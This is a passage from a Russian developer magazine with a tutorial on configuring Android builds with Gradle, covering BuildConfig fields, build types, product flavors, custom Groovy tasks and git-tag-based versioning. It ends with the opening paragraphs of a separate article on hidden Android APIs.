А в скрипте твоего основного модуля этот плагин автоматически подключается строчкой **`apply plugin: 'com.android.application'`**. Именно поэтому у тебя в скрипте есть секция **`android { ... }`**, в которой ты указываешь версию Build Tools, версии SDK для сборки и прочее.

Перед тем как мы попытаемся глубже разобраться в работе самого Gradle, я покажу тебе несколько полезных вещей, которые умеет делать этот плагин и о которых ты мог не знать.

Добавляем свои поля в BuildConfig

BuildConfig — это автоматически генерируемый при сборке класс, который содержит только константы. Этот класс генерируется отдельно для каждого модуля в твоем проекте и по умолчанию включает в себя информацию об ID приложения, версии, типе сборки.

```
// Типичный BuildConfig
public final class BuildConfig {
  public static final boolean DEBUG =
  Boolean.parseBoolean("true");
  public static final String APPLICATION_ID =
  "ru.ingos.ingosview";
  public static final int VERSION_CODE = 37;
  public static final String VERSION_NAME = "2.9-offline";
}
```

Редактирование вручную этого файла бесполезно, так как он все равно перезатрется новыми данными при сборке. Зато Android-плагин может добавлять в него те поля, которые ты скажешь.

```
android {
    defaultConfig {
        applicationId "example.myawesomeapp"
        minSdkVersion 16
        targetSdkVersion 24
        versionCode 1
        versionName "MyApp-v1.0"
        buildConfigField "String", "SERVER",
        '"https://my-server.example"'
        // 5 минут
        buildConfigField "long", "TIMEOUT ", "${1000 * 60 * 5}"
    }
    // Прочее
}
```

Первый параметр — тип константы, второй — имя, третий — значение, все просто. Заметь, что значение поля **`TIMEOUT`** вычисляется на этапе сборки и в BuildConfig попадет уже как число 300 000. Теперь ты можешь конфигурировать свой любимый HTTP-клиент, просто ссылаясь на константы в BuildConfig.

```
// Пример использования BuildConfig
OkHttpClient okHttpClient = new OkHttpClient();
okHttpClient.setConnectTimeout(BuildConfig.TIMEOUT,
TimeUnit.MILLISECONDS);
okHttpClient.newCall(new
Request.Builder().url(BuildConfig.SERVER).build());
```

Добавляем свои данные в ресурсы

Принцип точно такой же, что и с BuildConfig, но позволяет добавлять значения в файл ресурсов. Но зачем добавлять ресурс из конфига, если проще это сделать, как обычно, в XML-файле? Просто потому, что в скрипте, так же как и в случае с BuildConfig.TIMEOUT, значение ресурса можно вычислить. Например, сохранить дату сборки:

```
resValue "string", "BUILD_TIME", "${System.currentTimeSeconds()}"
```

Gradle создаст специальный файл generated.xml примерно такого содержания:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <!-- Automatically generated file. DO NOT MODIFY -->
    <!-- Values from default config. -->
    <string name="BUILD_TIME"
    translatable="false">1471574224</string>
</resources>
```

И пусть тебя не смущает, что мы храним время в формате String. К сожалению, Android SDK не умеет хранить в ресурсах long, а в 32-битный integer время не влезет.

Создаем разные варианты сборки

Пожалуй, уже все Android-программисты знают о существовании встроенных типов сборок **`debug`** и **`release`**. Чуть меньше — о том, что можно создавать свои типы сборок. Еще меньше тех, кто дополнительно применяет **`productFlavors`**. Но давай по порядку.

...Все Android-программисты знают о существовании встроенных типов сборок **`debug`** и **`release`**. Чуть меньше — о том, что можно создавать свои типы сборок. Еще меньше тех, кто дополнительно применяет **`productFlavors`**.

Мы используем build types, чтобы иметь возможность собирать приложение с существенными отличиями. Эти отличия обычно связаны с тем, как мы собираем приложение: для отладки или для релиза, с обфускацией кода или без, каким сертификатом оно будет подписано.

```
buildTypes {
    release {
        // Включаем обфускацию
        minifyEnabled true
        proguardFiles
        getDefaultProguardFile('proguard-android.txt'),
        'proguard-all.txt'
        // Указываем релизный конфиг для подписывания
        signingConfig signingConfigs.release
    }

    debug {
        // Отключаем обфускацию
        minifyEnabled false
        // Указываем отладочный конфиг для подписывания
        signingConfig signingConfigs.debug
    }

    qa {
        // Отключаем обфускацию
        minifyEnabled false
        // Указываем отладочный конфиг для подписывания
        signingConfig signingConfigs.debug
        // Включаем анализ покрытия тестами
        testCoverageEnabled true
    }
}
```

Чтобы собрать нужный тип, выполняем команду **`gradle assemble<ИмяТипаСборки>`**, например **`gradle assembleDebug`** или **`gradle assembleQa`**.

INFO

Есть два пути настройки Gradle. Ты можешь установить его на машину самостоятельно или использовать Gradle Wrapper внутри проекта. В первом случае Gradle будет доступен тебе глобально через команду gradle из консоли. Во втором случае сборку можно запускать через специальную программу-обертку — gradlew. Второй способ предпочтительнее, так как может работать с любой версией Gradle без переустановки. Тем более что при создании проекта в Android Studio этот способ работает по умолчанию. Подробнее о Gradle Wrapper ты можешь почитать по ссылке.

Product flavors дополняют build types и вносят еще один уровень гибкости в настройку сборки. Используй их, когда нужно, скажем так, не глобально изменить приложение, — это могут быть брендинг (иконки, цвета, тексты), окружение (адрес сервера, платформа, trial- или pro-версии).

```
productFlavors {
    trial {
        versionName "MyAwesomeApp-trial"
        buildConfigField "String", "SERVER",
        '"https://trial.my-server.example"'
    }

    pro {
        versionName "MyAwesomeApp-pro"
        buildConfigField "String", "SERVER",
        '"https://pro.my-server.example"'
    }
}
```

Build type и product flavor в сумме дают так называемый итоговый Build Variant, собрать который можно по схеме **gradle assemble<ИмяПродукта><ИмяТипаСборки>**. Если ты хочешь запустить эти сборки не из консоли, а из студии, открой вкладку Build Variants и выбери то, что тебе нужно, из списка, как на рис. 1.




Рис. 1. Выбор Build Variant в Android Studio

```
gradlew assembleTrialRelease
gradlew assembleProDebug
gradlew assembleProQa
```

Каждая из секций **buildTypes** и **productFlavors {...}** может иметь свои **buildConfigField {...}**, **resValue**, **versionName** и другие параметры, которые будут приоритетнее, чем те, что объявлены в **defaultConfig {...}**.

Настраиваем информацию о приложении

Имея несколько вариантов сборок, ты точно захочешь их идентифицировать или различать после установки. Как раз для этого у Android-плагина есть парочка параметров — **applicationIdSuffix** и **versionNameSuffix**, которые добавляют к существующему ID приложения и к существующей версии то, что ты пожелаешь.

```
android {
    defaultConfig {
        versionName "MyAwesomeApp"
        applicationId "example.myawesomeapp"
    }

    buildTypes {
        release {
            applicationIdSuffix ".release"
        }
        debug {
            applicationIdSuffix ".debug"
        }
    }

    productFlavors {
        trial {
            versionNameSuffix "-trial"
        }

        pro {
            versionNameSuffix "-pro"
        }
    }
}
```

С таким конфигом команда **gradle assembleTrialRelease** соберет тебе приложение с applicationId="example.myawesomeapp.release" и названием версии MyAwesomeApp-trial.

Заканчивая тему с Android-плагином для Gradle, нужно сказать, что это только часть его возможностей. Плагин постоянно развивается и приобретает новые фичи. На сайте tools.android.com есть подробный гайд по его использованию.

GRADLE DSL

А теперь давай попробуем разобраться, почему конфигурация сборки в Gradle называется скриптом, из чего состоит этот скрипт и почему он выглядит так, как выглядит. Gradle часто называют объединением систем сборки Ant и Maven. С одной стороны, Gradle, как и Maven, обеспечивает декларативный подход к сборке, когда программист лишь объявляет нужные значения и параметры, а система сама знает, как сделать всю остальную работу самостоятельно. Именно этим мы занимались в предыдущей части.

С другой стороны, Gradle, как и Ant, умеет выполнять команды, но пишутся они не в XML-файле, а уже с помощью Gradle DSL (domain-specific programming language), написанном на Groovy. В мире Gradle эти команды называются Tasks (задачи). Задачи можно делать зависимыми от других задач и таким образом строить граф их выполнения. По сути, цепочка задач и установленные параметры и есть скрипт сборки приложения.

В прошлой части статьи, когда мы выполняли команды вроде `gradle assembleRelease`, на самом деле мы запускали уже готовую одноименную задачу. Она не взялась из ниоткуда, ее нам подготовил Android-плагин. Ты всегда можешь посмотреть список доступных команд, выполнив `gradle tasks`. Попробуй, и ты увидишь, как много задач тебе уже предоставлено.




Рис. 2. Типичный набор задач в Android-проекте

Стандартные команды ты можешь изучить, запуская их с помощью **`gradle help`** или **`gradle install`**. А как насчет собственных задач? Легко — давай же скорее напишем Hello Gradle!

```
task hello {
    doLast {
        println 'Hello world!'
    }
}
```

Добавь эту задачу в свой build-скрипт, и ты сможешь запустить ее **`gradle hello`**. Она появится также в списке задач (**`gradle tasks`**) в разделе Other tasks. Если ты знаком с Groovy, ты сразу заметишь, что тело задачи — это просто замыкание (closure) с кодом, печатающим слова. Вся мощь Gradle и заключается в том, что в теле задачи можно писать Groovy-код, а значит, можно создавать задачи, делающие что угодно, если это можно уложить в программный код.

Прежде чем мы напишем что-то действительно полезное, давай я тебе покажу еще пару примеров манипулирования задачами.

Пример 1: добавляем зависимости к задаче

```
task hello << {
    println 'Hello '
}

task world << {
    println 'world'
}

task greetings (dependsOn: [hello, world])
```

Мы написали две задачи, печатающие отдельно слова Hello и world. Операция << эквивалентна вызову **`doLast{...}`** и используется для краткости записи. Последняя задача greetings принимает в качестве зависимости массив других задач. Если запустить ее, то она самостоятельно запустит все задачи, от которых зависит.

```
gradle greetings

:app:hello
Hello
:app:world
world
:app:greetings
```

Есть еще один вариант установки зависимостей:

```
greetings.dependsOn(hello)
greetings.dependsOn(world)
```

Этот способ работает, потому что задачи в Gradle — это объекты, у них есть методы, их можно передавать в качестве параметра в функции.

Пример 2: динамическое создание задач

Подобно тому, как Android-плагин автоматически генерирует задачи под твои build types и product flavors, ты сам можешь генерировать свои задачи.

```
5.times { counter ->
    task "task$counter" << {
        println "I'm task number $counter"
    }
}
```

Такой скрипт создаст тебе пять задач с именами task0, tasl1 и так далее.

ПРАКТИКА

OK, ближе к делу, давай напишем что-нибудь полезное. Многие проекты состоят не только из одного основного модуля app, но и из нескольких вспомогательных, каждый из которых имеет свой скрипт build.gradle со своими настройками. При обновлении Android SDK становится утомительно обновлять каждый из скриптов отдельно и редактировать в них compileSdkVersion, buildToolsVersion, targetSdkVersion... Зато можно написать задачу, которая сделает это самостоятельно. Открой скрипт build.gradle в корне своего проекта, найди в нем секцию **`allprojects {...}`** и добавь такой код:

```
allprojects {
    subprojects { subproject ->
        afterEvaluate {
            if ((subproject.plugins.hasPlugin('android') ||
            subproject.plugins.hasPlugin('android-library'))) {
                android {
                    compileSdkVersion 24
                    buildToolsVersion '23.0.3'

                    defaultConfig {
                        targetSdkVersion 24
                    }
                }
            }
```

```
        }
    }
    // Прочее
}
```

У Gradle API есть метод **subprojects**, который принимает на вход замыкание и вызывает его для каждого подмодуля в проекте. В теле функции-замыкания мы проверяем, относится ли модуль к Android, и, если да, заменяем все, что относится к версии Build Tools и версии SDK.

Следующая задача посложнее: автоматизировать подстановку версии приложения (versionCode и versionName). Давай представим, что в проекте используется Git, каждый релиз помечается соответствующим тегом в формате release2.3.4. Тогда в качестве versionName можно будет брать имя самого свежего тега, а versionCode будет равняться количеству этих тегов. В качестве бонуса сгенерируем файл с историей релизов.

Для начала нужно написать функцию, вытаскивающую с Git всю нужную информацию.

```
def getGitTags(){
    ByteArrayOutputStream stdOut = new ByteArrayOutputStream()
    exec {
        commandLine 'git', 'for-each-ref', '--sort=authordate',
        '--format', '%(refname:short)-%(contents:subject)',
        'refs/tags/release*'
        standardOutput = stdOut
    }

    return stdOut.toString().trim().split("\n")
}
```

Суть функции в том, что она выполняет консольную команду **git for-each-ref**, доставая все теги, начинающиеся с release, в формате ИмяТега-СообщениеТега и возвращает их списком строк. Получается что-то вроде:

```
release2.1.2-Improvements
release2.2.45-New features
release2.3.4-Hot fix
```

Реальное значение зависит, конечно, от того, что на самом деле лежит в Git проекта. Эту функцию мы можем использовать в секции android, чтобы заполнить значения versionCode и versionName:

```
android {
    def gitTags = getGitTags()

    defaultConfig {
      // Номер версии = количество релизов
        versionCode gitTags.size()
        // Название версии — первая часть до дефиса
        versionName gitTags.last().split('-')[0]
    }
}
```

Автоподстановку версии мы настроили. Осталось записать список релизов в файл. Сделаем для этого новую задачу:

```
task printVersions << {
    def list = getGitTags().join("\n")
    new File("history.txt").withWriter{ it << list}
}
```

Так как Groovy — это дополнение к Java, у тебя в распоряжении весь стандартный Java API. Здесь, например, нам пригодился стандартный Java-класс File. Чтобы генерировать этот файл не вручную, а вместе с билдом, подцепим нашу задачу к какой-нибудь из уже имеющихся, например к preBuild:

```
preBuild.dependsOn('printVersions')
```

WWW

Несколько ресурсов с подборкой полезных Gradle-плагинов:

Android Arsenal

Best gradle plugins for Android dev

Essential Gradle Plugins for Android Development

Видео: доклад о внутреннем устройстве Gradle (на английском): Gradle under the hood (Dawid Kublik)

итого

Мы посмотрели на штатные возможности Android-плагина для Gradle, немного поковыряли Gradle API, поучились писать свои задачи. Разумеется, все это только верхушка айсберга. Вокруг Gradle уже сформировалось большое комьюнити, и оно развивает и создает свои плагины: для деплоя, для тестирования, для статистики и кучу других, которые могут сделать твою жизнь лучше. А если ты не найдешь то, что тебе нужно, то ты сможешь написать свой плагин или задачу. Успехов!

В ПОИСКАХ СКРЫТЫХ API

О ТОМ, КАКИЕ ФУНКЦИИ ANDROID **ПРЯЧЕТ** ОТ ГЛАЗ РАЗРАБОТЧИКОВ

Евгений Зобнин
zobnin@gmail.com

В одной из своих предыдущих статей я уже писал о механизме под названием «уровень доступа» (protection level), который определяет, может ли твой код обращаться к тем или иным функциям ОС. Высокий уровень доступа получает только системный софт, поэтому для простых смертных он закрыт. Однако есть в Android и еще одна интересность, имя которой — скрытый API. И чтобы получить к нему доступ, не нужен root, не надо подписывать приложение ключом прошивки, достаточно лишь немного пораскинуть мозгами.

Intro

Написать эту статью подвигла одна история. Началась она с попытки создать простенькое приложение, которое позволяло бы разворачивать строку состояния свайпом с какой-то из сторон экрана. Современные смартфоны слишком велики, чтобы дотянуться до статусбара одной рукой, а свайп позволил бы решить эту проблему быстро и легко.

